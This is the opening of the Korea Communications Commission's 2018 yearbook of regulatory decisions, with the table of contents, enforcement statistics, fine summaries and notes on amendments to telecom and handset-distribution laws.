

2018년도 방송통신위원회 심결집



방송통신위원회

일 러 두 기

이 심결집은 2018년 1월 1일부터 2018년 12월 31일
까지의 전기통신사업법 및 방송법 상 금지행위, 이동
통신단말장치 유통구조 개선에 관한 법규 및 개인정보보호
법규 위반 사건에 대한 심결내용을 수록하였습니다.

아울러, 지난 8년간(2011~2018)의 연도별 심결통계자료를
포함하였습니다.

목 차

I. 개 요

I - 1. 방송·통신 금지행위 등

① 총 평	1
② 2018년도 금지행위 등에 관한 심의·의결 현황	
1. 총론	4
2. 금지행위 유형별 세부현황	6
3. 시정조치 유형별 세부현황	7
③ 2018년도 금지행위 등 관련 법령 정비 주요 내용	10
④ 방송통신위원회 연도별(8년간) 금지행위 시정조치 현황(2011년~2018년)	
1. 연도별 심의·의결 현황	16
2. 연도별 금지행위 유형별 세부현황	21
3. 연도별 시정조치 유형별 세부현황	22
4. 연도별 사업자별 금지행위 세부현황	26

I -2. 개인정보 보호

1	총 평	41
2	2018년도 개인정보보호 법규 위반 시정조치 현황	
1.	심의·의결 현황	44
2.	금지행위 유형별 세부현황	46
3	2018년도 개인정보보호 관련 법령 정비 주요 내용	49
4	방송통신위원회 연도별(8년간) 개인정보 법규 위반 조치 현황(2011년~2018년)	
1.	연도별 심의·의결 현황	53
2.	연도별 금지행위 유형별 세부현황	54
3.	연도별 시정조치 유형별 세부현황	55

II. 조사사건 심의·의결서

II -1. 방송·통신 금지행위 등

1	이통3사 법인 영업 및 대형유통점의 단말기유통법 위반(1.24.)	
1.	개 요	61
2.	관련 사례	63

② 페이스북 접속경로 변경 관련 전기통신사업법 위반(3.21.)

- 1. 개 요 232
- 2. 관련 사례 234

③ 대표번호 카드결제 서비스 관련 전기통신사업법 위반(10.12.)

- 1. 개 요 258
- 2. 관련 사례 261

④ 특수유형부가통신사업자의 전기통신사업법 위반행위(10.25.)

- 1. 개 요 288
- 2. 관련 사례 289

⑤ 국민신문고 등 민원 관련 유통점의 단말기유통법 위반(10.25.)

- 1. 개 요 300
- 2. 관련 사례 301

⑥ 방송채널 차단행위의 금지행위 위반(10.31.)

- 1. 개 요 307
- 2. 관련 사례 308

Ⅱ-2. 개인정보보호 법규 위반

① 가상통화 취급 사업자의 개인정보보호 법규 위반 행위(1.24.)

1. 개 요	340
2. 관련 사례	341
② 유출신고 사업자 등의 개인정보보호 법규 위반 행위(2.21.)	
1. 개 요	352
2. 관련 사례	353
③ 유출신고 사업자의 개인정보보호 법규 위반 행위(3.28.)	
1. 개 요	364
2. 관련 사례	365
④ 유출신고 사업자의 개인정보보호 법규 위반 행위(5.30.)	
1. 개 요	392
2. 관련 사례	393
⑤ 유출신고 사업자 등의 개인정보보호 법규 위반행위(7.4.)	
1. 개 요	410
2. 관련 사례	411
⑥ 유출신고 사업자 등의 개인정보보호 법규 위반행위(7.11.)	
1. 개 요	429
2. 관련 사례	430

Ⅶ 민원신고된 사업자 등의 개인정보보호 법규 위반행위(9.4.)

1. 개 요	446
2. 관련 사례	447

Ⅷ 유출신고 사업자의 개인정보보호 법규 위반행위(9.4.)

1. 개 요	453
2. 관련 사례	454

Ⅸ 통신사 영업점의 개인정보보호 법규 위반행위(11.28.)

1. 개 요	476
2. 관련 사례	477

Ⅹ 민원 신고된 사업자의 개인정보보호 법규 위반 행위(12.21.)

1. 개 요	488
2. 관련 사례	489

Ⅲ. 부 록

① 방송·통신 금지행위 및 단말기유통법 관련 규정

1. 금지행위 위반에 대한 과징금 부과 세부기준	507
2. 방송통신사업 금지행위 등에 대한 업무 처리 규정	514
3. 전기통신사업자간 불합리하거나 차별적인 조건 부과와 부당한 행위 세부 기준	522
4. 시정조치명령 불이행에 대한 이행강제금 부과 세부기준	524
5. 금지행위 위반에 대한 고발 기준	528

6. 시정명령을 받은 사실의 공표 기준	530
7. 경제적 이익 등 제공의 부당한 이용자 차별행위에 관한 세부기준	537
8. 결합판매의 금지행위 세부 유형 및 심사기준	539
9. 긴급중지명령에 관한 업무처리 규정	543
10. 이동통신단말장치 유통구조 개선에 관한 법률 위반에 대한 과징금 부과 세부기준 ..	546
11. 지원금 공시 및 게시 방법 등에 관한 세부기준	550
12. 보편적 시청권 관련 금지행위 세부기준	552
13. 인터넷 멀티미디어 방송사업법 금지행위 위반에 대한 과징금 부과 세부기준 ...	558
14. 방송법 금지행위 위반에 대한 과징금 부과 세부기준	564
15. 방송광고판매대행 등에 관한 법률에 따른 과징금 부과 세부기준	570

2 개인정보보호 관련 규정

1. 개인정보 기술적·관리적 보호조치 기준	575
2. 개인정보의 기술적 관리적 보호조치 기준 해설	581
3. 개인정보보호 법규 위반에 대한 과징금 부과기준	642
4. 온라인 맞춤형 광고 개인정보보호 가이드라인	646
5. 바이오정보 보호 가이드라인	657
6. 바이오 정보보호 중심설계 및 운영원칙	674

I. 개 요

I -1. 방송·통신 금지행위 등

- 1 총 평
- 2 2018년도 금지행위 시정조치 현황
- 3 2018년도 금지행위 관련 법령 정비 주요 내용
- 4 연도별(8년간) 금지행위 시정조치 현황 (2011년~2018년)

I -2. 개인정보 보호

- 1 총 평
- 2 2018년도 개인정보보호 법규 위반 시정조치 현황
- 3 2018년도 개인정보보호 관련 법령 정비 주요 내용
- 4 연도별(8년간) 개인정보 법규 위반 조치 현황 (2011년~2018년)

I - 1. 방송 · 통신 금지행위 등

1. 총 평

방송통신 환경이 기술발전으로 급변하고 있다. 국가 간 방송·통신 서비스 수요 및 공급의 경계가 모호해지고, 사물인터넷(IoT), 인공지능(AI), 방송통신 융합상품 등 새로운 서비스가 계속 등장하고 있다.

이러한 변화로 이용자는 보다 편리한 생활환경을 누릴 수 있게 되었으나, 새로운 유형의 이용자 이익 침해와 사업자 간 불공정 경쟁 행위도 지속적으로 발생하고 있다.

이에, 방송통신위원회는 이용자가 안전하게 이용할 수 있는 방송통신 환경을 조성하고 사업자 간 공정한 경쟁을 통한 산업의 발전을 유도하기 위하여 전기통신사업법 및 단말기유통법 등 관련법령을 환경의 변화에 맞게 정비하였으며, 사업자의 위법한 행위에 대하여는 엄중히 제재하였다.

먼저, 방송통신위원회는 이용자 이익저해 행위, 과도한 단말기 지원금 지급 등 단말기유통법 위반행위 등 유무선통신 및 유료방송 시장에서 발생한 금지 행위 등에 대하여 258개 사업자*에 대한 516억원의 과징금 및 3억원의 과태료를 부과하였다.

* 1개의 사업자가 다른 건으로 제재받는 경우 중복하여 포함

아울러, 이동통신단말장치 유통구조 개선에 관한 법률 개정을 통하여 이동통신 사업자가 부당하게 USIM 유통에 관여하는 행위를 금지하였으며,

전기통신사업법 개정을 통하여 국내외 사업자 간 역차별 해소를 위한 역외적용 조항을 신설하고, 이용자의 통신분쟁에 대한 신속한 피해구제를 위한 통신분쟁조정 제도를 도입하였으며, 통신장애로 인한 역무제공 중단 시 손해배상 근거 및 중단 사실에 대한 고지의무를 부과하였다.(시행 '19.6월~)

1) 주요 시정조치의 내용

방송통신위원회는 '17년 초부터 발생한 집단상가, 오피스텔, SNS 등 도매 및 온라인 영업 형태의 유통점에 대한 과도한 장려금 지급 및 불편법 지원금 지급 등에 대하여 이통3사 및 171개 유통점을 조사하여, SKT 213.503억원, KT 125.412억원, LGU+ 167.475억원, 총506.39억원의 과징금을 부과하고, 삼성전자판매(주)에 과태료 750만원과 그 외 171개 유통점에 과태료 총 1억 9,250만원을 부과하였다.

다음으로, 페이스북(Facebook Ireland Limited)이 SKT·SKB 및 LGU+와의 접속 경로를 임의로 변경하여 SKB 및 LGU+ 망을 통해 페이스북에 접속하는 이용자의 접속 속도를 떨어뜨려 서비스를 이용하기 어렵게 한 행위에 대하여 전기통신사업법 상 금지행위인 이용자 이익저해행위로 판단하여 과징금 3억 9,600만원을 부과하고 업무 처리절차 개선 등을 명령하였다.

또한, 이용자에게 통신요금 관련 중요사항을 고지하지 않아 이용자의 이익을 저해한 유선통신사업자 6개사 및 밴(VAN) 사업자* 14개사에 대하여 3억 1,940만원의 과징금을 부과하였다. 유선통신사업자는 밴사업자와 이용계약을 체결하면서 동일한 형태의 더욱 저렴한 서비스의 이용이 가능하다는 점을 설명 또는 고지하지 않았으며, 14개 밴사업자는 이용자(가맹점)와의 이용계약 체결 시 카드결제 시마다 별도의 통신 이용요금이 부과된다는 사실을 설명 또는 고지하지 않았다.

* 카드결제 승인·중계, 단말기(POS) 설치, 가맹점 모집·관리를 하는 부가가치통신망(Value Added network)사업자

방송분야에서는, 티브로드의 방송채널 차단 관련 금지행위 위반 행위에 대하여 과징금 1억 5,826만원을 부과하였다. 티브로드는 하나의 방송상품에 가입하고 2대 이상의 TV를 시청하고 있는 가입자에 대하여 추가 가입을 유도하려는 목적으로 필터링 작업을 실시하였고, 이로 인해 가입자 36,044명의 3~62개 채널이 최소 1시간에서 최대 3일동안 차단되었다. 이는 방송법 상 ‘이용약관을 위반하여 방송서비스를 제공하는 행위’에 해당한다.

2) 제도개선 의 주요 내용

먼저, 2018년 1월 이동통신사가 부당하게 USIM의 유통에 관여하는 행위를 금지하는 「이동통신단말장치 유통구조 개선에 관한 법률」을 개정함에 따라 시행령 및 고시* 등 하위법령을 개정하여 해당행위에 대한 과징금 부과 산정기준 및 긴급중지명령 발동기준을 마련하였다.

* 단말기유통법 위반에 대한 과징금 부과 세부기준(고시) 제3조제1항

** 긴급중지명령에 관한 업무처리 규정(고시) 제2조제7호

다음으로, 「전기통신사업법」 개정을 추진하여 통신분쟁조정제도를 도입하고 사업자가 비필수앱의 삭제 제한을 부당하게 제한하는 행위 등을 금지행위로 규정하였다. 또한, 국내외 사업자 간 역차별을 해소하고 국내 이용자 보호 체계를 명확히 하기 위한 역외조항 규정을 마련하고, 전기통신사업자에 대한 통신장애 손해배상 책임 및 역무제공 중단사실 등의 고지 의무를 부과하여 통신 이용자 보호 체계를 강화하였다. 개정된 전기통신사업법은 2019년 6월부터 시행된다.

2. 2018년도 금지행위 등에 관한 심의·의결 현황

1. 총 론

- 2018년도에 방송통신위원회는 방송통신사업자의 방송통신 관련 법령 금지 행위 위반 등에 대한 조사사건 258건, 통신재정 9건, 법령·고시 등 제·개정 1건 등으로 총 266건을 심의·의결하였다.

< 2-1-1. 심의·의결 현황 >

(단위 : 건)

조사 사건	통신 재정	방송 분쟁	법령·고시 등	합 계
258	9	-	1	266

< 2-1-2. 2018년도 주요 심결 사례 >

구분	의결일	안 건 명	사업자	주요 시정조치
조사 사건	2018-01-24	이통3사 법인 영업 및 대형유통점의 단말기유통법 위반행위에 대한 시정 조치에 관한 건	SKT, KT, LGU+, 대형유통점 1개사	○ 과징금 ○ 과태료 ○ 시정명령공표 등
	2018-01-24	이통3사 및 유통점의 단말기유통법 위반행위에 대한 시정조치에 관한 건	SKT, KT, LGU+, 유통점(171개사)	○ 과징금 ○ 과태료 ○ 시정명령공표 등
	2018-03-21	페이스북 접속경로 변경 관련 전기통신사업법 위반행위에 대한 시정조치에 관한 건	페이스북	○ 과징금 ○ 시정명령공표 등
	2018-10-12	대표번호 카드결제 서비스 관련 전기통신사업법 위반행위에 대한 시정조치에 관한 건	KT, LGU+, SKB, 밴 사업자 등 17개사	○ 과징금 ○ 시정명령공표 등
	2018-10-25	전기통신사업법 위반 특수유형 부가통신사업자에 대한 시정조치에 관한 건	위드디스크	○ 과태료 ○ 기술적조치 등

구분	의결일	안 건 명	사업자	주요 시정조치
	2018-10-25	국민신문고 등 민원 관련 유통점의 단말기유통법 위반행위 시정 조치에 관한 건	56개 유통점	o 과태료
	2018-10-31	(주)티브로드 및 (주)티브로드동대문방송 방송채널 차단행위의 금지 행위 위반에 대한 시정조치에 관한 건	(주)티브로드 (주)티브로드 동대문방송	o 과징금 o 업무관리개선대책수립 - 손해배상계획 마련 - 재발방지대책 마련 o 시정명령공표 등
통신 재정	2018-09-17	(주)엘지유플러스에 대한 전기통신사업법의 요금반환 재정에 관한 건	(주)엘지유플러스	o 인용(요금반환)
	2018-11-20	(주)SK텔레콤에 대한 전기통신사업법의 인터넷 품질 불량 및 A/S 응대 문제에 대한 손해배상에 관한 건	(주)SK텔레콤	o 기각

< 2-1-3. 시정조치 유형별 현황 >

(단위 : 건)

영 업 지	과징금	과태료	약 관 변 경	행 위 중 지	시정명령 공 표	절 차 개 선	형 사 고 발	기 타	합 계
0	29	229	0	256	257	24	0	30	825

* 동일 조사사건에 대하여 1개 사업자에 다수의 시정조치 포함

** 기타 항목 : 이행계획서 제출 및 결과보고(29건), 기술적 조치(1건)

< 2-1-4. 과징금 부과 현황 >

(단위 : 천원)

구분	이용약관 위 반	이용자 이익 침해	단말기 지원금	계
건수	2	21	6	29
금액	158,263	755,600	50,639,000	51,552,863

< 2-1-5. 과태료 부과 현황 >

(단위 : 천원)

구 분	단말기유통법 위반	기술적 조치 의무 미이행	합 계
건 수	228	1	229
금 액	290,700	10,500	301,200

2. 금지행위 유형별 세부현황

□ 개요

- 조사사건은 전기통신사업법과 방송법상 금지행위 위반 및 단말기유통법 위반 관련 총 258건이 있었으며, 분야별로 무선분야 234건, 유선분야 21건, 부가통신분야 1건, 방송분야 2건이 있었다.

< 2-2-1. 2018년도 조사사건 전체 현황 >

구분	역무	사건 유형	사업자	위반유형	위반내용
무선	이동전화	이동단말기 공시지원금을 초과하여 지급	SKT KT LGU+ 대형유통점 1개	단말기유통법 위반	이동단말기 공시지원금을 초과하여 지급
	이동전화	단말기공시지원금초과지급및차별적인지원금지급유도등	SKT KT LGU+ 유통점 (171개)	단말기유통법 위반	단말기공시지원금초과지급및차별적인지원금지급유도등
	이동전화	지원금 과다지급, 지원금 미게시, 특정요금제 개별계약, 오인광고 등	56개 유통점	단말기유통법 위반	지원금 과다지급, 지원금 미게시, 특정요금제 개별계약, 오인광고 등
유선	유선전화	대표번호 카드결제 서비스 관련 전기통신사업법 위반(12.6)	KT LGU+ SKB 밴 사업자 등 17개사	이용자 이익 저해	이용 요금 등 중요사항을 이용자에게 고지하지 않은 행위
	부가통신	접속경로 변경에 관련 전기통신사업법 위반	페이스북	이용자 이익 저해	접속경로 변경으로 정당한 사유 없이 전기통신서비스의 이용을 제한하는 행위
부가	부가통신	불법음란정보 유통방지를 위한 기술적 조치 의무 미이행	위드 디스크	기타 (기술적 조치 미이행)	불법음란정보 유통방지를 위한 기술적 조치 의무를 이행하지 않은 행위
방송	종합 유선 방송	정상가입자의 방송채널 일부를 차단하는 행위 (10.31)	(주)티브로드 (주)티브로드 동대문방송	이용 약관 위반	정상가입자의방송채널일부를차단하는행위등이용약관을위반하여방송서비스를제공하는행위
소계	-	7개	258개사	-	-

< 2-2-2. 금지행위 위반유형별 현황 >

(단위 : 건)

구 분	사업자	이용자 이익 저해	단말기 지원금	이용약관 위반	사실조사 거부·방해	기타 ¹⁾	계
유 선 분 야	SKT	-	-	-	-	-	-
	KT	1	-	-	-	-	1
	LGU+	1	-	-	-	-	1
	SKB	1	-	-	-	-	1
	부가통신	1	-	-	-	-	1
	기타	17	-	-	-	-	17
	소 계	21	-	-	-	-	21
무 선 분 야	SKT	-	2	-	-	-	2
	KT	-	2	-	-	-	2
	LGU+	-	2	-	-	-	2
	기타 (유통점 등)	-	228	-	-	-	228
	소 계	0	234	0	0	0	234
부 통 신 분 야	특수유형 부가통신	-	-	-	-	1	1
	소계	0	0	0	0	1	1
방 송 분 야	SO	-	-	2	-	-	2
	소 계	-	-	2	-	-	2
총 계		21	234	2	0	1	258

3. 시정조치 유형별 세부현황

□ 개 요

- 시정조치 유형별 현황을 살펴보면, 유선통신 분야의 경우, 통신사 및 부가통신 사업자, 벤사업자 등에 과징금 21건, 행위중지 20건, 지정명령 공표 및 절차개선 각 21건, 시정명령 이행계획서 및 결과보고 21건을 부과하였다.
- 무선통신 분야에서 통신3사 및 228개 유통점에 과징금 6건, 과태료 228건, 행위중지 및 시정명령 공표 각 234건, 시정명령 이행계획서 제출 및 결과보고 6건이 부과되었다.

- 부가통신분야에서는 특수유형부가통신사업자에 대하여 과태료 1건 및 절차 개선과 기술적조치 1건이 부과되었으며,
- 방송분야에서는 종합유선방송사업자에 대하여 과징금 2건 및 행위중지, 시정 명령고표, 절차개선 및 이행결과 보고 등이 각 2건 부과되었다.

< 2-3-1. 시정조치 유형별 현황 >

(단위 : 건)

구분	사업자	시정조치 ¹⁾ 유형별									
		영업 정지	과징금	과태료	약관 변경	행위 중지	시정명령 공표	절차 개선	형사 고발	기타 ²⁾	계
유선 분야	KT	-	1	-	-	1	1	1	-	1	5
	LGU+	-	1	-	-	1	1	1	-	1	5
	SKB	-	1	-	-	1	1	1	-	1	5
	부가통신	-	1	-	-	-	1	1	-	1	4
	밴사업자 등 17개	-	17	-	-	17	17	17	-	17	85
	소 계	0	21	0	0	20	21	21	0	21	104
무선 분야	SKT	-	2	-	-	2	2	-	-	2	8
	KT	-	2	-	-	2	2	-	-	2	8
	LGU+	-	2	-	-	2	2	-	-	2	8
	기타 ³⁾	-	-	228	-	228	228	-	-	-	684
	소 계	0	6	228	0	234	234	0	0	6	708
부가통신 분야	특수유형 부가통신	-	-	1	-	-	-	1	-	1	3
	소 계	0	0	1	0	0	0	1	0	1	3
방송 분야	SO	-	2	-	-	2	2	2	-	2	10
	소 계	0	2	0	0	2	2	2	0	2	10
총 계		0	29	229	0	256	257	24	0	30	825

1) 1개 사업자가 동일 조사사건에서 다수의 시정조치를 받은 내용을 포함

2) 기타 항목 : 시정명령 이행계획서 제출 및 결과보고, 기술적 조치

3) 대형유통점 1개, 유통점 227개

□ 과징금 부과 세부현황

- 조사사건에 대한 과징금 총 부과내역은 515억 5,286만원이며, 이 중 이용자 이익 저해 행위에 대하여 7억6천만원, 부당한 지원금 지급 유도 행위에 대하여 506억 4천만원, 이용약관 위반행위에 대하여 1억 5,800만원이 부과되었다.

< 2-3-2. 과징금 부과 세부현황 >

(단위 : 천원)

구 분	사업자	이용자 이익 저해	부당한 지원금 지급 유도	이용약관 위반	합 계
통 신	유 선 분 야	KT	40,200	0	40,200
		LGU+	60,100	0	60,100
		SKB	3,600	0	3,600
		부가통신	396,000	0	396,000
		기타	255,700	0	255,700
		소 계	755,600	0	755,600
	무 선 분 야	SKT	0	21,350,300	21,350,300
		KT	0	12,541,200	12,541,200
		LGU+	0	16,747,500	16,747,500
		소 계	0	50,639,000	50,639,000
방송	SO	0	0	158,263	158,263
	소 계	0	0	158,263	158,263
총 계		755,600	50,639,000	158,263	51,552,863

□ 과태료 부과 현황

- 조사사건에 대한 과태료 부과내역은 총 3억 57만원이며 이 중 과다 지원금 및 부당한 차별지원금 지급 등 단말기유통법 위반행위에 대하여 2억 9천만원, 기술적조치 미이행에 대하여 1천만원의 과태료가 부과되었다.

< 2-3-3. 과태료 부과 세부현황 >

(단위 : 천원)

구분	사업자	과다 지원금 및 부당한 차별 지원금 지급 등 단말기유통법 위반	기술적 조치 미이행	합계
통 신	무선 유통점(228개)	290,070	-	290,070
	부가 특수유형 부가통신사업자	-	10,500	10,500
	총 계	290,070	10,500	300,570

3. 2018년도 금지행위 등 관련 법령 정비 주요 내용

□ 총 론

- 최근 ICT 생태계는 AI, IoT 등 신서비스가 등장하고, 인터넷·통신 서비스에 대한 국가 간 경계가 모호해지는 등 급변하고 있다. 또한, 카드결제·사물인터넷 등 통신 연계 서비스 및 상품의 보편화로 통신서비스는 국민 생활전반과 밀접해지고 있다.
- 이에 방송통신위원회는 변화하는 통신환경을 반영한 이용자 보호 체계를 확립하고, 공정경쟁을 통한 건전한 산업발전을 도모하기 위하여 전기통신사업법 등 관련 법·제도 정비를 추진·시행하였다.
- 먼저, 2018년 1월 이동통신사가 부당하게 USIM의 유통에 관여하는 행위를 금지하는 「이동통신단말장치 유통구조 개선에 관한 법률」을 개정함에 따라 하위법령을 정비하였다.

이에, 해당 행위가 있다고 판단되는 경우 누구든지 방송통신위원회에 신고할 수 있도록 시행령을 정비하고, 별표 및 고시개정을 통하여 해당행위에 대한 과징금 부과 산정기준* 및 긴급중지명령 발동 기준**을 마련하였다.

* 단말기유통법 위반에 대한 과징금 부과 세부기준(고시) 제3조제1항

** 긴급중지명령에 관한 업무처리 규정(고시) 제2조제7호

- 또한, 이용자와 사업자간 신속한 분쟁해결을 위한 통신분쟁조정제도를 도입하고 사업자가 비필수앱 삭제를 부당하게 제한하는 행위 등을 금지하는 내용의 전기통신사업법 개정을 추진하였다.(2018.12. 국회 통과, 2019.6.12. 시행)

- 분쟁조정제도 도입으로 방송통신위원회 산하에 법률·통신·소비자단체 등 각 분야의 전문가로 구성된 통신분쟁조정위원회를 두게되며, 신속*하고 효율적인 분쟁 해결이 가능해지게 되었다.
- * 처리기한이 60일로(30일 연장 가능)기존 재정제도보다 최대 180일 단축(180일 →90일)
- 선택재 앱 관련 금지행위는 기존 전기통신사업법 시행령에 규정되어 있었으나, 법률로 상향 입법하여 규제 근거를 보다 명확히 하였다.
- o 아울러, 국내외 사업자 간 역차별을 해소 및 국내 이용자 보호 체계를 강화하는 역외조항 규정을 마련하였으며,
- 전기통신사업자에 대한 통신장애 손해배상 책임 및 역무제공 중단사실 등의 고지 의무를 부과하여 통신 이용자 보호 체계를 강화하였다. 개정된 전기통신사업법은 2019년 6월부터 시행된다.

□ 「이동통신단말장치 유통구조 개선에 관한 법률」 및 하위법령 개정
[시행 : 2018. 5. 22.]

- 이동통신사업자에 대하여 대리점·판매점 또는 다른 이동통신사업자에게 부당하게 특정한 이동통신단말장치 범용 가입자식별모듈의 유통과 관련된 사항을 지시, 강요, 요구, 유도하는 행위 등을 금지(법 제9조제5항 신설)

개 정 전	개 정 후
제9조(공정한 유통 환경 조성) ① ~ ④ (생 략) ⑤ <u>방송통신위원회는 이동통신단말장치 제조업자가 제1항을 위반하는 행위를 한다고 신고를 받거나 이를 인지한 때에는 공정거래위원회에 필요한 조사 및 조치를 할 것을 요청할 수 있다.</u> <u><신 설></u>	제9조(공정한 유통 환경 조성) ① ~ ④ (현행과 같음) ⑤ <u>이동통신사업자는 대리점·판매점 또는 다른 이동통신사업자에게 부당하게 특정한 이동통신단말장치 범용 가입자식별모듈의 유통과 관련된 사항을 지시, 강요, 요구, 유도하는 등의 행위를 하여서는 아니 된다.</u> ⑥ <u>방송통신위원회는 이동통신단말장치 제조업자가 제1항을 위반하는 행위를 한다고 신고를 받거나 이를 인지한 때에는 공정거래위원회에 필요한 조사 및 조치를 할 것을 요청할 수 있다.</u>

- 하위법령인 「단말기유통법 시행령」을 개정하여 법 제9조제5항 위반 행위가 있을 경우 누구든지 방통위에 신고할 수 있도록 하고, [별표] 개정을 통해 과징금 부과 상한액 기준을 마련(매출액의 100분의2)

※ 단말기유통법 위반에 대한 과징금 부과 세부기준(고시)도 개정하여 반영

< 단말기유통법 시행령 >

개 정 전	개 정 후
제6조(위반행위의 신고 등) ② 누구든지 이동통신사업자(특수관계인을 포함한다), 대리점, 판매점 또는 이동통신단	제6조(위반행위의 신고 등) ② ----- ----- -----

말장치 제조업자가 법 제3조제1항, 제4조제2항부터 제6항까지, 제5조제1항, 제7조제2항·제3항, 제8조제3항·제4항 또는 제9조제2항·제3항을 위반한 행위가 있다고 판단하는 경우에는 방송통신위원회에 그 사실을 신고할 수 있다.	----- ----- ----- 제9조제2항·제3항·제5항----- ----- -----.
[별표2]위반행위의 종류별 과징금 부과 상한액 및 산정기준 1. 위반행위의 종류별 과징금 부과 상한액 가. 법 제3조제1항, 제4조제2항·제4항·제5항 또는 제9조제3항을 위반한 행위: 제9조제1항제1호에 따른 매출액의 100분의 2에 해당하는 금액	[별표2]위반행위의 종류별 과징금 부과 상한액 및 산정기준 1. 위반행위의 종류별 과징금 부과 상한액 가. ----- -----제9조제3항·제5항----- ----- -----

<단말기유통법 위반에 대한 과징금 부과 세부기준(고시)>

개 정 전	개 정 후
제3조(과징금 부과상한액) ①매출액 산정이 가능한 경우로서, 법 제3조제1항, 제4조제4항·제5항 또는 제9조제3항을 위반한 행위는 영 제9조제1항제1호에 따른 매출액에 100분의 2를 곱한 금액을 각 과징금 부과상한액으로 한다.	제3조(과징금 부과상한액) ①----- ----- ----- 제9조제3항·제5항----- ----- ----- ----- -----.

- 또한, 「긴급중지명령에 관한 업무처리 규정」(고시)을 개정하여 해당행위를 긴급중지명령의 발동 기준으로 추가

개 정 전	개 정 후
제3조(과징금 부과상한액) ①매출액 산정이 가능한 경우로서, 법 제3조제1항, 제4조제4항·제5항 또는 제9조제3항을 위반한 행위는 영 제9조제1항제1호에 따른 매출액에 100분의 2를 곱한 금액을 각 과징금 부과상한액으로 한다.	제3조(과징금 부과상한액) ①----- ----- ----- 제9조제3항·제5항----- ----- ----- ----- -----.

□ 「전기통신사업법」 개정

[공포 : '18. 12. 11, 12. ,24., 시행 : 2019. 6. 12., 2019. 6. 25]

< 통신분쟁조정제도 도입 및 비필수 앱 삭제 제한 금지, '19.6.12 시행 >

- (통신분쟁조정제도 도입) 이용자와 전기통신사업자 간 통신분쟁을 신속하고 효율적으로 해결하기 분쟁조정제도를 도입하고, 통신분쟁조정위원회 설치 및 구성, 조정 절차, 효력 등의 규정을 마련(법 제45조의2부터 제45조의8)

※ 전기통신사업자 간 분쟁은 기존 재정(裁定)제도로 지속 시행(법 제45조)

< 통신분쟁조정 대상(전기통신사업법 제45조의2) >

1. 제33조에 따른 손해배상과 관련된 분쟁
2. 이용약관(제28조제1항 및 제2항에 따라 신고하거나 인가받은 이용약관에 한정되지 아니한다)과 다르게 전기통신서비스를 제공하여 발생한 분쟁
3. 전기통신서비스 이용계약의 체결, 이용, 해지 과정에서 발생한 분쟁
4. 전기통신서비스 품질과 관련된 분쟁
5. 전기통신사업자가 이용자에게 이용요금, 약정 조건, 요금할인 등의 중요한 사항을 설명 또는 고지하지 아니하거나 거짓으로 설명 또는 고지하는 행위와 관련된 분쟁

- (비필수 앱 삭제 제한 금지) 통신단말장치의 기능을 구현하는데 필수적이지 않은 소프트웨어의 삭제 또는 이에 준하는 조치를 부당하게 제한하는 행위 및 다른 소프트웨어 설치를 부당하게 제한하는 행위를 금지행위에 추가*(제52조제1항제8호)

* 기존 전기통신사업법 시행령(제42조제1항 [별표4] 5호 사)에 규정되어 있던 조항을 법으로 상향

▶ 전기통신사업법 시행령(제42조제1항 [별표4] 5호 사

금지행위의 유형 및 기준 5호 사 3) 전기통신단말장치의 기능을 구현하는데 필수적이지 않은 소프트웨어의 삭제를 부당하게 제한하거나 다른 소프트웨어의 설치를 부당하게 제한하는 소프트웨어를 설치·운용하거나 이를 제안하는 행위 <삭제>

▶ 전기통신사업법 제50조제1항제8호

8. 통신단말장치의 기능을 구현하는데 필수적이지 아니한 소프트웨어의 삭제 또는 삭제에 준하는 조치를 부당하게 제한하는 행위 및 다른 소프트웨어의 설치를 부당하게 제한하는 소프트웨어를 설치·운용하거나 이를 제안하는 행위 <신설>

< 역외조항, 역무제공 중단에 대한 손해배상 등 '19.6.25 시행 >

- (역외 조항 신설) 국외에서 이루어진 행위라도 국내 시장 또는 이용자에게 영향을 미치는 경우 국내법을 적용하도록 함(법 제2조의2)

전기통신사업법 제2조의2(국외행위에 대한 적용) 이 법은 국외에서 이루어진 행위라도 국내 시장 또는 이용자에게 영향을 미치는 경우에는 적용한다.

- (불법촬영물 등 유통방지) 부가통신사업자에 대하여 '성폭력범죄의 처벌 등에 관한 특례법' 제14조에 따른 촬영물 또는 복제물에 대한 삭제, 접속차단 등 유통방지를 위한 조치 의무를 부과(법 제22조의5)

전기통신사업법 제22조의5(부가통신사업자의 불법촬영물 등 유통방지) 제22조제1항에 따라 부가통신사업을 신고한 자(제22조제4항 각 호의 어느 하나에 해당하는 자를 포함한다)는 자신이 운영·관리하는 정보통신망을 통하여 일반에게 공개되어 유통되는 정보 중 「성폭력범죄의 처벌 등에 관한 특례법」 제14조에 따른 촬영물 또는 복제물(복제물의 복제물을 포함한다)이 유통되는 사정을 신고, 삭제요청 등을 통하여 명백히 인식한 경우에는 지체 없이 해당 정보의 삭제, 접속차단 등 유통방지에 필요한 조치를 취하여야 한다.

- (전기통신역무 제공 중단 사실의 고지) 전기통신사업자에 대하여 전기통신역무의 제공이 중단된 경우 이용자 손해에 대한 배상 근거와 역무 제공 중단 사실 및 손해배상 기준절차 등 고지 의무를 부과(법 제33조)

전기통신사업법 제33조(손해배상) ① 전기통신사업자는 다음 각 호의 경우에는 이용자에게 배상을 하여야 한다. 다만, 그 손해가 불가항력으로 인하여 발생한 경우 또는 그 손해의 발생이 이용자의 고의나 과실로 인한 경우에는 그 배상책임이 경감되거나 면제된다.

1. 전기통신역무의 제공이 중단되는 등 전기통신역무의 제공과 관련하여 이용자에게 손해를 입힌 경우
2. 제32조제1항에 따른 의견이나 불만의 원인이 되는 사유의 발생 및 이의 처리 지연과 관련하여 이용자에게 손해를 입힌 경우

② 전기통신사업자는 전기통신역무의 제공이 중단된 경우 대통령령으로 정하는 바에 따라 이용자에게 전기통신역무의 제공이 중단된 사실과 손해배상의 기준·절차 등을 알려야 한다.

4.

방송통신위원회 연도별(8년간) 금지행위 등 시정조치 현황
(2011 ~ 2018년)

1. 연도별 심의·의결 현황

